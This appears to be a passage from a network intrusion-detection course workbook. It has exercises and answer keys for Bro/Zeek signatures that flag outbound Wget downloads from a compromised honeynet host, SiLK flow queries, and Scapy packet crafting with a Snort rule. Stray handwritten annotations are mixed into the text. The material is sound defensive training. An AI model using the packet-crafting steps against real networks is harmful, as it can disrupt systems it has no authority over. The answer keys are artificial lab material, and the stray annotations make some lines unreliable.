Now let's use some Unix commands to show the top 10 connections that had the largest number of returned bytes. We'll display the source IP, destination IP, destination port, and number of returned bytes. We'll then sort them in reverse numeric (largest to smallest) order selecting the fourth column of output and show the top 10 lines only. The value of this output is that you can very quickly get an overview of a large amount of traffic to enable you to later investigate activity of the connections that most likely reflect malicious activity.

What are the source and destination IP addresses and the destination port of the connection that had the largest number of bytes returned? How many bytes were returned?

Execute the following:

Answer:

no. bytes in resp

Source IP dst IP dst port

```
cat conn.log | bro-cut id.orig_h id.resp_h id.resp_p resp_bytes | sort -k 4 -rn | head -10
```

1 2 3 4 Sort by

from biggest to small

Answer:

```
192.168.1.3 65.113.119.134    80    438918
192.168.1.3 200.226.137.10    80    19107
192.168.1.3 200.226.137.10    80    15980
192.168.1.3 200.226.137.10    80    9829
192.168.1.3 65.113.119.134    80    9010
192.168.1.3 64.202.96.169     80    7458
200.184.43.197    192.168.1.3 443   7143
192.168.1.3 200.226.137.10    80    6945
200.184.43.197    192.168.1.3 443   6676
200.184.43.197    192.168.1.3 443   6442
```

The connection from 192.168.1.3 to 65.113.119.134 destination port 80 had the largest number of response bytes of 438918.

Exercise 2:

Description: Examine **challenge.pcap** for particular characteristics of outbound traffic using a Bro signature.

We'd like to look for signs that an attacker has successfully compromised a honeynet host as evidenced by trying to download a file or software from an HTTP server outside the honeypot network. This may be done to install software that exploits some flaw to achieve root access or perhaps run another process such as installing a new listening backdoor on the victim host.

We're going to take advantage of Bro's signature capability to find content in any HTTP header. In particular, we are going to look for the User-Agent header by finding a header with "User-Agent:" at the beginning of the payload. The User-Agent value typically reflects characteristics of a user's browser, however malicious software may use a non-standard value in this field. At this point, we are using the detection of "User-Agent" in the HTTP header as a means of discovering particular outbound traffic. Remember, we should never see outbound traffic from a honeypot network.

You are going to use a signature in a file called **outbound.sig** that you can either create in /tmp/bro1 if you want to write the signature yourself or use the supplied one /home/sans/Exercises/Day4/bro/outbound.sig. It will contain the following characteristics:

Signature name is outbound-sig
Protocol is TCP
Source IP is 192.168.0.0/16
Destination IP is !192.168.0.0/16
Destination port is 80
The string "User-Agent" is found at the beginning of an HTTP header
Print a message of "Outbound HTTP traffic"

Most of the values are straightforward. We use the http-request-header option to find content instead of the more generic "payload" since this localizes the search and makes it far more

efficient. The supplied content value uses a regular expression that indicates that the value "User-Agent:" is found at the beginning of the payload using the "^" and that anything follows it ".*".

The signature in **outbound.sig** is:

```
signature outbound-sig {
    ip-proto == tcp
    src-ip == 192.168.0.0/16
    dst-ip != 192.168.0.0/16
    dst-port == 80
    http-request-header /^User-Agent:.*/
    event "Outbound HTTP traffic"
}
```

Before you begin, remove the log files from the previous run so you have a clean start. Make sure you are in the directory /tmp/bro1.

```
rm -rf *.log
```

Run Bro reading in /home/sans/Exercises/Day4/bro/challenge.pcap then supplying it the signature via the –s command line switch, followed by the name of the signature file /home/sans/Exercises/Day4/bro/outbound.sig. Be sure to use your own **outbound.sig** if you created your own.

Execute the following command:

```
/tmp/bro1#bro -r /home/sans/Exercises/Day4/bro/challenge.pcap
-s /home/sans/Exercises/Day4/bro/outbound.sig
```

If your signature is correct you should see a file named signatures.log that contains some output, including the "Outbound HTTP traffic" message. First, look at the contents of the signature.log, such as by executing the command:

```
cat signature.log
```

Answer:

You should see records such as the following:

```
1063017784.220328 CvVFfO3sxEomPayaVg      192.168.1.3 1027  200.226.137.9
      80    Signatures::Sensitive_Signature     outbound-sig
      192.168.1.3: Outbound HTTP traffic
```

Next, let's examine the destination IP addresses of outbound HTTP traffic. Use the bro-cut command to find the number of unique HTTP server IP addresses. What are their IP addresses?

Enter the following command:

```
cat signatures.log | bro-cut dst_addr | sort -u
```

There are 4 different unique destination IP/HTTP server addresses:

```
200.226.137.10
200.226.137.9
64.202.96.169
65.113.119.134
```

Exercise 3:

Description: Examine **challenge.pcap** for particular characteristics of outbound traffic using a Bro script.

The signature.log content does not contain the value of the "User-Agent:" in the HTTP header. We are going to use a script to find that information.

The script in **outbound-event.bro** is:

```
event http_header(c: connection, is_orig: bool, name: string, value: string)
{
   local snet = 192.168.0.0/16;

   if (c$id$orig_h in snet)
   {
       if (c$id$resp_h !in snet)
       {
          if (c$id$resp_p == 80/tcp && name == "USER-AGENT")
          {
                 print fmt ("source IP %s, destination IP/port %s %s,
                 USER-AGENT content %s",
                 c$id$orig_h,c$id$resp_h,c$id$resp_p,value);
          }
       }
   }

}
```

The code triggers off the http_header event and uses the Bro scripting language to examine traffic only from the source network of 192.168.0.0/16 destined for any network other than 192.168.0.0/16 - we don't want to see internal traffic if there is any. It looks for a destination port of TCP 80 and the value "USER-AGENT" found as an HTTP header as its name. If the conditions match it prints out the source IP, the destination IP and port, and the value associated with the "USER-AGENT" header. The variables "name" and "value" are passed to the script as http_header event parameters.

Once again, remove the log files from the previous run so you have a clean start. Make sure you are in the directory /tmp/bro1.

```
rm -rf *.log
```

Run the script **outbound-event.bro** against **challenge.pcap**.

Run Bro reading in /home/sans/Exercises/Day4/bro/challenge.pcap and then supplying it the script outbound-event.bro. Be sure to use your own outbound-event.bro if you created your own.

Execute the following command:

```
/tmp/bro1#bro -r /home/sans/Exercises/Day4/bro/challenge.pcap
/home/sans/Exercises/Day4/bro/outbound-event.bro
```

If your script ran correctly you should see several lines of output similar to the line:

```
source IP 192.168.1.3, destination IP/port 200.226.137.9 80/tcp, USER-AGENT
content Wget/1.8.1
```

What unique User-Agent value do you see?

Answer:

The User-Agent value is:

Wget/1.8.1

Approach 2 only

The highlighted text was added to the script to test for a source port > 1040 and print the source port.

```
event http_header(c: connection, is_orig: bool, name: string, value: string)
{
   local snet = 192.168.0.0/16;

   if (c$id$orig_h in snet)
   {
       if (c$id$resp_h !in snet)
       {
          if (c$id$resp_p == 80/tcp && c$id$orig_p > 1040/tcp && name ==
"USER-AGENT")
          {
                 print fmt ("source IP %s, source port %s, destination
IP/port %s %s, USER-AGENT content %s",
                 c$id$orig_h,c$id$orig_p,c$id$resp_h,c$id$resp_p,value);
          }
       }
   }

}
```

This is the output from running the altered script. Three records have a source port > 1040.

```
source IP 192.168.1.3, source port 1041/tcp, destination IP/port
64.202.96.169 80/tcp, USER-AGENT content Wget/1.8.1
source IP 192.168.1.3, source port 1042/tcp, destination IP/port
65.113.119.134 80/tcp, USER-AGENT content Wget/1.8.1
source IP 192.168.1.3, source port 1043/tcp, destination IP/port
65.113.119.134 80/tcp, USER-AGENT content Wget/1.8.1
```

Extra Credit:

Answers:
Bro IDS

Description:

Run Bro in sniffing mode to examine traffic. Bro is configured to sniff from the loopback interface on the VM. You will use the tcpreplay tool (discussed in more detail on Day 5) that can playback some pcaps on the loopback interface. You will use a different pcap - **http.pcap** - than you used in the previous exercises.

First start Bro in sniffing mode using the broctl command.

Note: You **must** be **root** to do this otherwise you will get an error "cannot acquire lock". Enter all the gray highlighted commands shown below:

```
sans@SEC503$ sudo -s
[sudo] password for sans(training)

broctl

Welcome to BroControl 1.1

Type "help" for help.
```

Now, load all Bro's scripts:

```
[BroControl] > install
removing old policies in /usr/local/bro/spool/installed-scripts-do-not-
touch/site ... done.
removing old policies in /usr/local/bro/spool/installed-scripts-do-not-
touch/auto ... done.
creating policy directories ... done.
installing site policies ... done.
generating standalone-layout.bro ... done.
generating local-networks.bro ... done.
generating broctl-config.bro ... done.
updating nodes ... done.
```

Start bro:

```
[BroControl] > start
starting bro ...  (may say starting bro(was crashed)), should start anyway
```

Check to make sure Bro is running with the status command:

```
[BroControl] > status
Name        Type        Host        Status        Pid    Peers  Started
bro         standalone  localhost   running       26955  0      04 Aug 15:28:09
```

If for some reason, broctl says that bro crashed; it may mention using the "diag" command. It may be more informative to look at the error messages found in /usr/local/bro/spool/bro/stderr.log.

As mentioned, we are going to use **http.pcap** to replay some traffic because challenge.pcap takes too much time and packets are likely dropped if the process is accelerated via tcpreplay command options.

The signature **outbound.sig** found in /home/sans/Exercises/Day4/bro has been pre-loaded in the file /usr/local/bro/share/bro/site/local.bro so that it is active in Bro when we run **http.pcap** using tcpreplay to look for outbound connections with a payload starting with "User-Agent:" in the HTTP header.

Open another terminal and sudo to root again. You **must** be **root** to execute these commands. Change directories to /home/sans/Exercises/Day4/bro where the pcaps are located.

Run tcpreplay using an interface (-i) value of "lo" (loopback) and read **http.pcap**. You will see a bunch of messages and warnings, however it should run successfully.

```
root@SEC503:/home/sans/Exercises/Day4/bro# tcpreplay -i lo http.pcap

Warning: Unsupported physical layer type 0x0304 on lo.  Maybe it works, maybe
it wont.  See tickets #123/318
sending out lo
processing file: http.pcap
Actual: 82 packets (41767 bytes) sent in 0.86 seconds
Rated: 48566.3 bps, 0.37 Mbps, 95.35 pps
Statistics for network device: lo
      Attempted packets:         82
      Successful packets:        82
      Failed packets:            0
      Retried packets (ENOBUFS): 0
      Retried packets (EAGAIN):  0
```

Go to directory /usr/local/bro/logs/current. This is where the log files are created when running in live mode.

Make sure you see the signature message of "Outbound HTTP traffic" in the signatures.log.

Hint: Use the following command:

```
cat signatures.log | bro-cut event_msg
```

Enter "exit" to get out of broctl.

```
[BroControl] > exit
```

This page intentionally left blank.

SEC503 Day 5

HANDS-ON

COURSE EXERCISES

Table of Contents

Some of the pcaps for these exercises were crafted. Timestamps may not reflect the precise times, but they do reflect the chronology of incrementing timestamps.

All files for this section are found in **/home/sans/Exercises/Day5**.

Exercises: Introduction to SiLK

Objectives: Inspect the flow data found in the file **suspicious.silk** to analyze network behavior. The exercises in this section relate to the course material covered in the section "Introduction to SiLK".

Description: Read flow records to examine different aspects of the network behavior of the traffic captured.

Details: Use the flow file **suspicious.silk** as input for this exercise.

Estimated Time to Complete: Depending on your familiarity with the material and whether or not you do the extra credit question, this lab should take between 20-40 minutes.

Once again, there are two ways to approach this exercise – the first uses more guidance.

The second way is the more difficult of the two since less guidance is given. If you feel you have mastered the material in this section, skip to Approach #2.

For those who finish this exercise before the allotted time, there is an extra credit problem to do.

Answers follow the exercise section.

Approach #1 – Do the following exercises.

Exercise 1:

Description: How many flow records are in the file **suspicious.silk**?

Hint: Use the rwfilter command to read the file **suspicious.silk** and include all possible protocol numbers using the partitioning switch --proto=0-255 and specify --print-stat to print statistics. Use of --print-stat is an output switch.

Hint: Fill in the question marks below for an rwfilter command:

```
rwfilter suspicious.silk --proto=?? --print-stat
```

0-255

Record the SiLK command(s) used:

75

Exercise 2:

Description: Find the two flow records associated with IP addresses 209.85.227.106 and port 1088 and answer the questions that follow after the hints and the space to record the SiLK command used.

Hint: Use the rwfilter command and specify partitioning parameters for --any-address and --aport. These parameters look for traffic in both directions in the flows. Remember to supply the input file **suspicious.silk** for the rwfilter command to read and remember to use an output parameter of --pass=stdout to pass the extracted flows to the next command to transform the output to ASCII output.

Hint: Pipe the output from the rwfilter to the rwcut command to convert the output from rwfilter binary format to ASCII and show all flow fields.

Hint: Fill in the question marks below for an rwfilter command:

209.85.227.106

```
rwfilter suspicious.silk --any-address=?? --aport=??
--pass=stdout | rwcut
```

1088

Record the SiLK command(s) used:

- Examining the flow records, which IP do you suppose is the client? Why? (Look at the ports and start times.)

10.0.3.15

- Which is the server? Why? (Look at the ports and start times.)

- What protocol are they both using?

- Which side closed the connection? How do you know? (Look at the flags to find one that contains either an F for FIN or R for RST.)

- How many packets and bytes did 10.0.3.15 send?

- How long did the flow last where 209.85.227.106 is the source IP? (Look at the duration column.)

- What day/month/year did these flows start and at what hour? (Format=YYYY/MM/DDTHH where Y is the year, M the numeric month, D the day, and H the hour. The T is the separator of the date and time)

Exercise 3:

Description: What are 5 largest senders (source IPs) of bytes of data?

Hint: Use the rwstats command to read the file **suspicious.silk** and specify a selection --fields sIP, output for --bytes, and a --count of 5.

Hint: Use the following command and fill in the ??:

```
rwstats suspicious.silk --fields sIP --bytes --count=??
```

Record the SiLK command(s) used:

Exercise 4:

Description: What are all the unique UDP destination ports?

Hint: Use the rwfilter command to first extract all UDP flows using a --proto=17 as a partitioning parameter and pass the flows for further processing.

Hint: Pipe the output from the rwfilter to the rwuniq command to display the destination port found in --fields=4 (the destination port field)

Hint: Use the following command and fill in the ??:

17

```
rwfilter suspicious.silk --proto?? --pass=stdout |
rwuniq --fields=??
```

4

Record the SiLK command(s) used:

Exercise 5:

feild 1

Description: What are the unique source IP's in the 10.0.0.0/8 network that used a reset to close the connection?

Hint: First make sure you extract all the connections from source IP's in the 10.0.0.0/8 network that reset the connection. Use the rwfilter command and use the partitioning parameter of --saddress=10.0.0.0/8 and a --flags-all=R/R to make sure the reset flag is set.

Hint: Pipe the output from the rwfilter to the rwuniq command to display the source IP found in --fields=1 (the source IP field)

Hint: Use the following command and fill in the ?? 10.0.0.0/8

```
rwfilter suspicious.silk --saddress=?? --flags-all=??
--pass=stdout | rwuniq --fields=??
```

R/R

1

Record the SiLK command(s) used:

Approach #2 – Do the following exercises.

Exercise 1:

Description: How many flow records are in the file **suspicious.silk**?

Hint: Use the rwfilter command and specify --print-stat to print statistics. You must also include some kind of partitioning switch such as --proto and specify all possible protocols as a range to ensure that you've included all records.

Record the SiLK command(s) used:

Exercise 2:

Description: Find the two flow records associated with IP addresses 209.85.227.106 and port 1088 and answer the questions that follow after the space to record the SiLK command used.

Record the SiLK command(s) used:

- Examining the flow records, which IP do you suppose is the client? Why?
- Which is the server? Why?
- What protocol are they both using?
- Which side closed the connection? How do you know?
- How many packets and bytes did 10.0.3.15 send?

- How long did the flow last where 209.85.227.106 is the source IP?

- What day/month/year did these flows start and at what hour?

Exercise 3:

Description: What are 5 largest senders (source IPs) of bytes of data?

Record the SiLK command(s) used:

Exercise 4:

Description: What are all the unique UDP destination ports?

Record the SiLK command(s) used:

Exercise 5:

Description: What are the unique source IP's in the 10.0.0.0/8 network that used a reset to close the connection?

Record the SiLK command(s) used:

Extra Credit:

Description: Display the record(s) where the protocol is not ICMP, TCP, or UDP and where the resulting record(s) have a source IP of 10.0.2.15

All files for this section are found in **/home/sans/Exercises/Day5**.

Answers: Introduction to SiLK

Objectives: Inspect the flow data found in the file **suspicious.silk** to analyze network behavior. The exercises in this section relate to the course material covered in the section "Introduction to SiLK".

Description: Read flow records to examine different aspects of the network behavior of the traffic captured.

Details: Use the flow file **suspicious.silk** as input for this exercise.

Estimated Time to Complete: Depending on your familiarity with the material and whether or not you do the extra credit question, this lab should take between 20-40 minutes.

☆The following answers apply to both Approach #1 and Approach #2.

Exercise 1:

Description: How many flow records are in the file **suspicious.silk**?

75

Record the SiLK command(s) used:

```
rwfilter suspicious.silk --proto=0-255 --print-stat

Files      1.  Read          75.  Pass          75. Fail          0.
```

The partitioning switch –proto=0-255 encompasses all possible protocol values. This is not the only partitioning switch that could be used, but it is one that we learned and easily specifies all records.

Exercise 2:

Description: Find the two flow records associated with IP addresses 209.85.227.106 and port 1088 and answer the questions that follow after hints and the space to record the SiLK command used.

Answer:

```
rwfilter suspicious.silk --any-address=209.85.227.106 --aport=1088 --
pass=stdout | rwcut

sIP        |dIP            |sPort|dPort|pro|   packets|      bytes|flags|
10.0.3.15|209.85.227.106| 1088|   80|  6|         5|        731| SRPA|
                  sTime|      dur|                  eTime|sen|
2010/01/01T00:01:26.109|   11.223|2010/01/01T00:01:37.332|  0|

sIP        |dIP            |sPort|dPort|pro|   packets|      bytes| flags|
209.85.227.106|10.0.3.15|   80| 1088|  6|         3|        553| S PA |
                  sTime|      dur|                  eTime|sen|
2010/01/01T00:01:26.169|   11.163|2010/01/01T00:01:37.332|  0|
```

- Examining the flow records, which IP do you suppose is the client? Why?

  10.0.3.15 goes to port 80, a server port. And the **start** time (sTime) is earlier than the flow from 209.85.227.106.

- Which is the server? Why?

  209.85.227.106 listens on port 80. And the **start** time is later than the flow with

SIP 10.0.3.15.

Or if you want to take the guesswork out of it, use the InitialFlags parameter to display the flags set on the initial packets for each talker on the flow.

Answer:

```
rwfilter suspicious.silk --any-address=209.85.227.106 --aport=1088
--pass=stdout | rwcut -f 1-5,InitialFlags

            sIP|            dIP|sPort|dPort|pro|initialF|
     10.0.3.15| 209.85.227.106| 1088|   80|  6|S      |
 209.85.227.106|      10.0.3.15|   80| 1088|  6|S  A   |
```

- What protocol are they both using?

  6 (TCP) as found in the "pro" column.

- Which side closed the connection? How do you know?

  10.0.3.15 sent the reset.

```
sIP       |dIP            |sPort|dPort|flags|
10.0.3.15|209.85.227.106| 1088|   80|| SRPA|
```

- How many packets and bytes did 10.0.3.15 send?

  5 packets 731 bytes

```
sIP       |dIP            |sPort|dPort|pro|   packets|   bytes
10.0.3.15|209.85.227.106| 1088|   80|  6|         5|     731
```

- How long did the flow last where 209.85.227.106 is the source IP?

  11.163 seconds

```
sIP            |dIP       |      dur| sTime
209.85.227.106|10.0.3.15|   11.163|2010/01/01T00:01:37.332|
```

- What day/month/year did these flows start and at what hour?

  1/1/2010 at 00 hours

```
sIP            |dIP       |      dur| sTime
209.85.227.106|10.0.3.15|   11.163|2010/01/01T00:01:26.109|
```

Exercise 3:

Description: What are 5 largest senders (source IPs) of bytes of data?

Answer:

```
          sIP|                Bytes|     %Bytes|    cumul_%|
192.168.56.52|                95397| 33.868116| 33.868116|
 64.236.114.1|                87414| 31.033969| 64.902085|
    10.0.4.15|                22190|  7.877957| 72.780042|
192.168.56.50|                19195|  6.814664| 79.594706|
    10.0.3.15|                18799|  6.674075| 86.268781|
```

```
rwstats suspicious.silk --fields sIP --bytes --count=5
```

Exercise 4:

Description: What are all the unique destination UDP ports?

Answer

```
dPort|    Records|
  138|          4|
   67|          1|
   68|          4|
   53|          2|
  137|          4|
 1029|          2|
```

```
rwfilter suspicious.silk --proto=17 --pass=stdout | rwuniq --fields=4
```

The rwfilter command filters out UDP (protocol 17) flow records and passes them to rwuniq to find all the unique values found in the 4th field, the destination port, of the flow record.

Exercise 5:

Description: What are the unique source IP's in the 10.0.0.0/8 network that used a reset to close the connection?

Answer

```
      sIP|    Records|
10.0.3.15|          9|
10.0.5.15|          1|
10.0.4.15|          4|
```

```
rwfilter suspicious.silk --saddress=10.0.0.0/8 --flags-all=R/R
--pass=stdout | rwuniq --field=1
```

This command filters all flows from source IP CIDR block of 10.0.0.0/8 and exams all flows where the RESET flag must be set. These flows are passed to rwuniq to list the unique source IP's and counts associated with the first field, the source IP.

You can only pass or fail a filter at a time

Extra Credit:

Description: Display the record(s) where the protocol is not ICMP, TCP, or UDP and where the resulting record(s) have a source IP of 10.0.2.15.

Answer

Here are a couple of ways to find those records:

fail → pass

```
rwfilter suspicious.silk --proto=1,6,17 --fail=stdout | rwfilter
--input-pipe=stdin --saddress=10.0.2.15 --pass=stdout | rwcut
```

```
      sIP|            dIP|sPort|dPort|pro|   packets|     bytes| etc.
10.0.2.15|     224.0.0.22|    0|    0|  2|         2|        80|
```

The first method selects records with protocols other than ICMP (protocol 1), TCP (protocol 6), and UDP (protocol 17) by specifying those protocols, yet failing anything that matches. It passes the output to another rwfilter command to filter records with IP address 10.0.2.15 and passes the records to rwcut to display.

Pass & Pass invert

```
rwfilter suspicious.silk --proto=0,2-5,7-16,18-  --saddress=10.0.2.15
--pass=stdout | rwcut
```

```
      sIP|            dIP|sPort|dPort|pro|   packets|     bytes|  etc.
10.0.2.15|     224.0.0.22|    0|    0|  2|         2|        80|
```

The second method achieves the same outcome by selecting records with protocol ranges that omit ICMP (protocol 1), TCP (protocol 6), and UDP (protocol 17) and that have a source IP of 10.0.2.15 and passes them to rwcut.

All files for this section are found in **/home/sans/Exercises/Day5**.

Exercises: Packet Crafting

Objectives: Learn how to read, write, and alter packets.

Description: These exercises (except one of the extra credit ones) use the Scapy interactive interface to familiarize you with some of Scapy's many features such as sniffing packets, crafting packets, writing them to pcap files, reading packets from pcaps, and altering them.

Details: No supplied pcaps are required for all the regular exercise. The file **scapy.pcap** is used for the extra credit exercise.

Estimated Time to Complete: Depending on your familiarity with the material and whether or not you do the extra credit question(s), this lab should take between 30-50 minutes.

Once again, there are two ways to approach this exercise – the first provides more guidance.

The second way is the more difficult of the two since less guidance is given. If you feel you have mastered the material in this section, skip to Approach #2.

For those who finish this exercise before the allotted time, there are two extra credit exercises to do.

Answers follow the exercise section.

Approach #1 – Do the following exercises.

Enter the Scapy interactive interface as follows:

```
sans:~$ scapy
Welcome to Scapy (current version number)

>>>
```

The INFO: and WARNING: messages have been omitted and the version number may vary depending on the Scapy version installed on the VM.

The interface prompt is ">>>". You can use the up arrow to retrieve previous commands.

Exercise 1:

Description: Scapy supplies default values to fields/attributes so we'll supply the values we want changed only. Craft an ICMP echo request with the following:

- An Ethernet source address of aa:bb:cc:dd:ee:ff
- An Ethernet destination address of ff:ee:dd:cc:bb:aa
- A source IP address of 192.168.1.1
- A destination address of 192.168.1.2
- An ICMP sequence number of 1234

Hint: This requires you to identify each layer/object by the name Scapy uses and assign the appropriate values to each layer's named attributes. The Ethernet header is defined in Scapy as **Ether()**, the IP header as **IP()**, and the ICMP header as **ICMP()**. By default an ICMP echo request (ICMP type 8 and ICMP code 0) is created if no other type or code value is supplied.

Hint: Now you have to assign the values to the variables/attributes in the header. To find out the variables/attributes names in a given layer enter **ls(layername)** – such as **ls(Ether)**. Note that ICMP has some superfluous fields listed that don't actually exist in an ICMP header.

Hint: String values are used for the source and destination MAC and IP addresses, therefore must be enclosed in quotes.

Hint: You can either build the frame using a single statement or define each layer and assemble the frame. We'll do the latter as follows, assigning each layer's variables with the designated values:

```
>>> e=Ether(src="aa:bb:cc:dd:ee:ff", dst="ff:ee:dd:cc:bb:aa")
>>> i=IP(src="192.168.1.1", dst="192.168.1.2")
>>> icmp=ICMP(seq=1234)
>>> frame=e/i/icmp
```

Display the frame you just created.

Hint: There are many ways to do this; we'll reference our designated name of "frame" that will cause it to be displayed.

```
>>> frame

<Ether  dst=ff:ee:dd:cc:bb:aa src=aa:bb:cc:dd:ee:ff type=0x800 |<IP
frag=0 proto=icmp src=192.168.1.1 dst=192.168.1.2 |<ICMP  seq=0x4d2
|>>>
```

Scapy displays the sequence number in hex; enter the following to convert to decimal:

```
>>> int(0x4d2)
1234
```

Scapy is built on Python making the above statement possible.

Write the frame to the output pcap file named **/tmp/icmp.pcap**.

Hint: The following statement will accomplish this:

```
>>> wrpcap("/tmp/icmp.pcap", frame)
```

In another terminal use tcpdump or Wireshark to examine the record in **/tmp/icmp.pcap** to make sure that the frame you crafted matches the specifications detailed.

Hint: If you choose to use tcpdump, supply the command line option -e to display the Ethernet header.

```
tcpdump -r /tmp/icmp.pcap -nte
```

Exercise 2:

Description: Read **/tmp/icmp.pcap** that you just created in the previous exercise using Scapy to alter the value of the ICMP sequence number to 4321. Write the new record to **/tmp/icmp2.pcap**. Read **/tmp/icmp2.pcap** in another terminal using tcpdump supplying it the -vv option to verify that you crafted a valid record.

Hint: Use the **rdpcap()** command to identify the input pcap and store the record in a list that we'll name "r".

```
>>> r=rdpcap("/tmp/icmp.pcap")
```

As you may recall, records in the list "r" must be referenced by their index where 0 is the first and only record in our list. We'll save that record to the variable named "echoreq".

```
>>> echoreq = r[0]
```

Hint: Now we'll change the ICMP sequence number by identifying it as an attribute located in the ICMP layer of "echoreq" and assigning it a value of 4321. Then, we'll display it to make sure the value is as we expected.

```
>>> echoreq[ICMP].seq = 4321
>>> echoreq
<Ether  dst=ff:ee:dd:cc:bb:aa src=aa:bb:cc:dd:ee:ff type=0x800 |<IP
version=4L ihl=5L tos=0x0 len=28 id=1 flags= frag=0L ttl=64 proto=icmp
chksum=0xf78c src=192.168.1.1 dst=192.168.1.2 options=[] |<ICMP
type=echo-request code=0 chksum=0xf32d id=0x0 seq=0x10e1 |>>>
```

The ICMP sequence number is expressed in hex so enter the following to see if the value you supplied is equivalent to 0x10e1:

```
>>> int(0x10e1)
4321
```

Now write the new record to a file named **/tmp/icmp2.pcap**.

Hint: The following statement will accomplish this:

```
>>>wrpcap("/tmp/icmp2.pcap", echoreq)
```

In the other terminal, use tcpdump with the verbose command line option of -vv to read the record in **/tmp/icmp2.pcap** to make sure that you crafted according to the specifications.

```
tcpdump -r /tmp/icmp2.pcap -ntvv

IP (tos 0x0, ttl 64, id 1, offset 0, flags [none], proto ICMP (1),
length 28)
    192.168.1.1 > 192.168.1.2: ICMP echo request, id 0, seq 4321,
length 8 (wrong icmp cksum f32d (->e71e)!)
```

wireshark did not catch that

An error was inadvertently introduced; correct the issue by altering the record that still exists in your Scapy interactive session and writing it out again to **/tmp/icmp2.pcap**.

Hint: The ICMP checksum is incorrect; you must force Scapy to recompute any associated checksum whenever you change a value. The ICMP checksum needs to be recomputed. We can force Scapy to recompute it by deleting the current value.

```
>>> del echoreq[ICMP].chksum
>>> wrpcap("/tmp/icmp2.pcap", echoreq)
```

Rerun tcpdump in another terminal to make sure you corrected the issue.

```
tcpdump -r /tmp/icmp2.pcap -ntvv

IP (tos 0x0, ttl 64, id 1, offset 0, flags [none], proto ICMP (1),
length 28)
    192.168.1.1 > 192.168.1.2: ICMP echo request, id 0, seq 4321,
length 8
```

Exercise 3 :

Part 1

Description: This exercise allows you to craft and send some traffic using Scapy. Specifically, you will craft an ICMP echo request in one Scapy interactive session, listen for it in another Scapy interactive session and respond with a crafted ICMP echo reply from this second session. All of this is done over the loopback interface that requires you to enter some Scapy configuration commands to assign a particular network socket to use.

You will need to open three different terminals for this. All of them require you to be **root** using the **sudo -s** command with a password of "training". Scapy requires you to be **root** whenever you send a frame or packet to a network interface. This means you need to exit from the current Scapy session with CTRL/D, become **root**, and then go back into Scapy.

In the first terminal as **root**, listen for traffic you will craft and send from Scapy; the -A option will show you the ASCII payload:

```
tcpdump -ntA -i lo 'icmp'
```

In the second terminal, invoke the Scapy interactive interface and prepare Scapy to sniff an ICMP echo request that you will send from another Scapy session in the third terminal. The Scapy **sniff** command was not taught in the course; it listens on a given interface for packets. Enter the highlighted text commands seen below.

The first command configures Scapy to use the socket support for the loopback interface. This step is not required for other interfaces – for instance "eth0". The second line places Scapy in sniffing mode – specifically, it uses a familiar looking filter format (BPF) to look for a single ICMP echo request from the loopback interface. It puts the response in a list/array called "r". Scapy waits until it receives a record that matches the sniff criteria.

```
>>> conf.L3socket=L3RawSocket
>>> r=sniff(filter="icmp[0] = 8", count=1, iface="lo")
```

In the third terminal as **root**, invoke the Scapy interactive interface and send an ICMP echo request. Again, Scapy must be configured with socket support for the loopback interface.

Craft an ICMP echo request with a destination IP address of "127.0.0.1" with an ICMP ID value of 10 and an ICMP sequence value of 100. Add any string payload to this, enclosing it in double quotes.

Hint: We'll craft an ICMP echo request called "packet". As you can see below, the packet consists of an IP layer with a destination IP address of "127.0.0.1" followed by an ICMP echo request (type=8, code=0 – this is the default, and not needed, but supplied for clarity) and with an ICMP ID value of 10 and an ICMP sequence value of 100. The payload data is supplied next. Enter a message of your choice enclosed in double quotes. The final Scapy command sends the ICMP echo request.

```
>>> conf.L3socket=L3RawSocket
>>> packet=IP(dst="127.0.0.1")/ICMP(type=8, code=0,id=10,
seq=100)/"YOUR  MESSAGE"
>>> send (packet)
```

Make sure that you see in the tcpdump output the ICMP echo request you sent and the echo reply that the localhost returned.

```
IP 127.0.0.1 > 127.0.0.1: ICMP echo request, id 10, seq 100, length 20
E..(....@.|...........H..
.dYOUR MESSAGE
IP 127.0.0.1 > 127.0.0.1: ICMP echo reply, id 10, seq 100, length 20
E..(ky..@..Z..........P..
.dYOUR MESSAGE
```

Now, return to the Scapy interface that sniffed the packet. Display the received ICMP echo request to find the ICMP ID value of 10, displayed as 0xa and the ICMP sequence number of 100, displayed as 0x64. Even though an ICMP echo reply was generated by the localhost, craft and send that same reply.

Hint: As previously explained, Scapy stores the ICMP echo request in an array/list named "r". You should see the Scapy prompt ">>>", indicating Scapy received the ICMP echo request. In order to see the ICMP echo request that was sent and stored in the list, we need to get the one and only record located in "r[0]". As demonstrated below, we assign it a name of "request", however you can call it anything you want. Examine the request simply by referencing its assigned name.

Next, craft an ICMP echo response. Substitute "YOUR MESSAGE" for the payload that you supplied to the ICMP echo request you sent.

Hint: Use the following to craft the ICMP echo reply values:

```
>>> request=r[0]
>>> request
<Ether  dst=00:00:00:00:00:00 src=00:00:00:00:00:00 type=0x800 |<IP
version=4L ihl=5L tos=0x0 len=45 id=1 flags= frag=0L ttl=64 proto=icmp
chksum=0x7ccd src=127.0.0.1 dst=127.0.0.1 options=[] |<ICMP  type=echo-
request code=0 chksum=0xcadf id=0xa seq=0x64 |<Raw  load='YOUR MESSAGE'
|>>>>
>>>response=IP(dst="127.0.0.1")/ICMP(type=0,code=0,id=10,seq=100)/"YOUR
MESSAGE"
```

Stay in this Scapy session for Part 2 that follows.

Part 2

Let's practice your Snort skills by writing a rule in a file you will name **local.rule** that you will create. The rule will trigger on the ICMP echo reply you just crafted and will now send. Specifically, the rule should alert on a packet with the following characteristics:

- A protocol of ICMP
- A source IP of 127.0.0.1
- A destination IP of 127.0.0.1
- An alert message of your choosing
- An ICMP ID of 10
- An ICMP sequence number of 100
- The content you used in your payload
- A Snort ID (SID) of 12345678

The ICMP protocol does not have ports as you know, however you still need to supply the value "any" as a placeholder for the port values in the rule.

There is a template type of rule in the file **template-local.rule** in case you don't care to look up all the rule options required. It supplies the keywords needed for the rule and you supply the values wherever you see uppercase letters. For instance the value for the source IP should replace "SOURCE-IP" in the template rule.

There is a file named **answer-local.rule** in case you cannot create a working rule and need more help than the template rule supplies.

Keep your tcpdump session active. In another terminal as **root**, start Snort in NIDS mode to listen for the ICMP echo request that you will now send to test your Snort rule:

```
snort -A console -K none -q -i lo -c local.rule
```

Snort is now waiting for traffic. Now, send your crafted echo response from the Scapy session.

Hint:

```
>>> send(response)
```

You should see an ICMP echo reply in the tcpdump output that is identical to the one generated by the host if you have successfully sent the ICMP echo reply.

```
IP 127.0.0.1 > 127.0.0.1: ICMP echo reply, id 10, seq 100, length 20
E..(....@.|..........P..
.dYOUR MESSAGE
```

